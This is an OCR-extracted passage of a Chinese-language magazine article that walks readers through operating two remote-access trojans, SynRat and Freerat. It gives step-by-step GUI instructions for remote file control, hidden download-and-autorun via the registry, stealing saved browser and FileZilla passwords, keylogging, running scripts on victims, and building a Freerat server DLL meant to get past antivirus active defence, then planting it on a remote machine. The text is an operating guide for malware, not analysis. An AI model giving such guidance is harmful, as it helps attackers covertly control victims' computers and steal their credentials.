


图8

3、文件管理

我们点击File Functions中的控制命令，就可以对远程系统中的文件进行控制操作了。首先点击列表中的File Manager

选项，在弹出窗口的左上角的区域里，选择右键菜单中的“刷新驱动器列表”命令，这样就可以获得远程系统中的磁盘信息。在需要查看的磁盘盘符上双击，这样在右侧窗口中就可以看到列表中的文件信息了，通过右键菜单中的命令不但可以进行上传、下载、打开、重命名等基本的控制操作，还可以通过“文件属性”对文件的属性进行设置，以及文件的压缩操作和同种属性的文件搜索等，如图8。除此之外，在窗口中的“Network Share”列表中，还可以查看到远程计算机共享的网络目录。同时，通过列表中的“Run a File”命令，还可以在弹出的窗口中设置要运行的文件路径以及文件运行的方式，如果你觉得有必要的话，还可以对文件进行循环运行的设置。




图9

4、网络管理

通过Web And Stealer列表中的功能，可以让SynRat木马执行很多网络操作，比如通过列表中的Remote Downloader命令，就可以通过服务端执行远程文件的下载操作，并且可以设置服务端是否自动运行和隐藏运行，如图9。另外还可以通过设置注册表信息，让注册表能够随机启动下载的文件。点击列表中的Web Manager命令，可以通过远程浏览器打开指定的网页，还可以通过修改浏览器默认的主页信息，让浏览器一运行就打开设定的网页进行访问。列表中的其它控制命令，还可以获取IE浏览器、Firefox以及FileZila中的密码。任意的打开一个控制命令，在窗口中单击右键，选择“获得密码”就可以获取程序记录的密码信息了。


5、其他操作


除了上面的这些控制命令外，还可以通过Spy Funtions中的Keylogger命令来进行远程系统的键盘记录操作，运行该命令后选择右键中的“自动键盘记录”命令，过一段时间后再点击“获得记录”命令，就可以查看到远程的键盘操作信息了，如图10。不过由于这是一款国外的木马程序，所以它不能记录中文在内的非英文信息。

另外，通过Misc Functions中的Print Manager命令，可以在弹出的窗口中输入相应的信息内容，然后通过右键菜单中的“远程打印”命令就可以连接到远程系统的打印机将其打印出来了，如图11。

6、脚本操作

如果你觉得上面的这些功能还无法满足自己的需要，那么还可以通过编写一些脚本代码来实现所需要的相关控制操作，其中在Script Functions选项里提供了批处理和VBS两种脚本代码的编写，比如在VB Scripting窗口里输入功能代码并单击右键中的“传输运行”，就可以对远程系统执行对应的控制操作了，如图12。


图10


图11





图12

三、总结

SynRat木马的相关功能已经介绍的差不多了，通过上面的介绍可以看出，SynRat木马秉承了国外木马的一贯作风，不仅拥有各种功能繁多的控制命令，而且很多功能都非常的娱乐化。另外SynRat木马在突破主动防御方面还比较差，不过这也是国外木马目前的一个通病，看来不同地区的木马也有一些地区差异啊。

（本文所涉及到的SynRat木马程序已收录到光盘中）



自由远控，源自开放

痛并快乐着

不知道从什么时候开始，国内的木马程序一下子火了起来，不过在经过认真的对比后，我们就会发现这些木马多多少少都有红狼远控木马的影子，比如今天要介绍的Freerat木马就是。这是因为红狼远控是一款开放源代码的木马程序，而Freerat木马正是因为采用了红狼远控的部分代码，所以才将自己的软件名称取名为“自由远控”。

一、配置服务端程序

首先运行Freerat木马的客户端程序，可以看到Freerat木马和常见的木马布局有所不同，因为Freerat把功能按钮都集中到了窗口的左侧。我们点击工具栏中的“配置服务端”按钮，在“上线方式”中输入对应的上线方式，Freerat支持域名上线、网站链接、IP地址等多种连接方式。接着在“服务名称”、“显示名称”和“描述信息”中设置服务端程序启动服务的相关信息内容，然后在“DLL名称”中输入服务端文件的名称，如图1，从这里可以看出，Freerat木马的服务端程序的重要文件是一个DLL文件。这也为Freerat木马突破主动防

御提供了便利，当然突破360安全卫士也是不在话下的。如果你觉得有必要的话，也可以选择“删除自身”这个选项，当我们配置完所有的信息内容后，点击“生成服务端”按钮就可以创建一个服务端程序了，另外点击“进入论坛”按钮，可以从中下载到最新的免杀服务端程序文件。




图1

二、远程控制服务端

现在将服务端程序复制到远程系统里并运行，这时可以看到服务端程序的运行比较慢，有可能是和它要突破的杀毒软件的主动防御有关。当Freerat木马的服务端程序正常运行后，很快就可以看到服务端连接成功了。现在在“在线主机的列表”里选择刚刚上线的服务端程序，并点击鼠标右键中的“连接主机”命令，完成这样的连接操作后，我们就可以进行远程控制的操作了，如图2。




图2

1、文件管理

服务端连接成功后，客户端程序会自动跳转到“文件管理”标签，在模拟的资源管理器窗口中，客户端会自动的弹出远程系统中的磁盘列表，通过它我们就可以查看远程计算机中的文件了，同时我们还可以方便的对文件进行管理，通过工具栏的按钮和右键菜单中的命令，就可以对文件进行管理操作了，如图3。

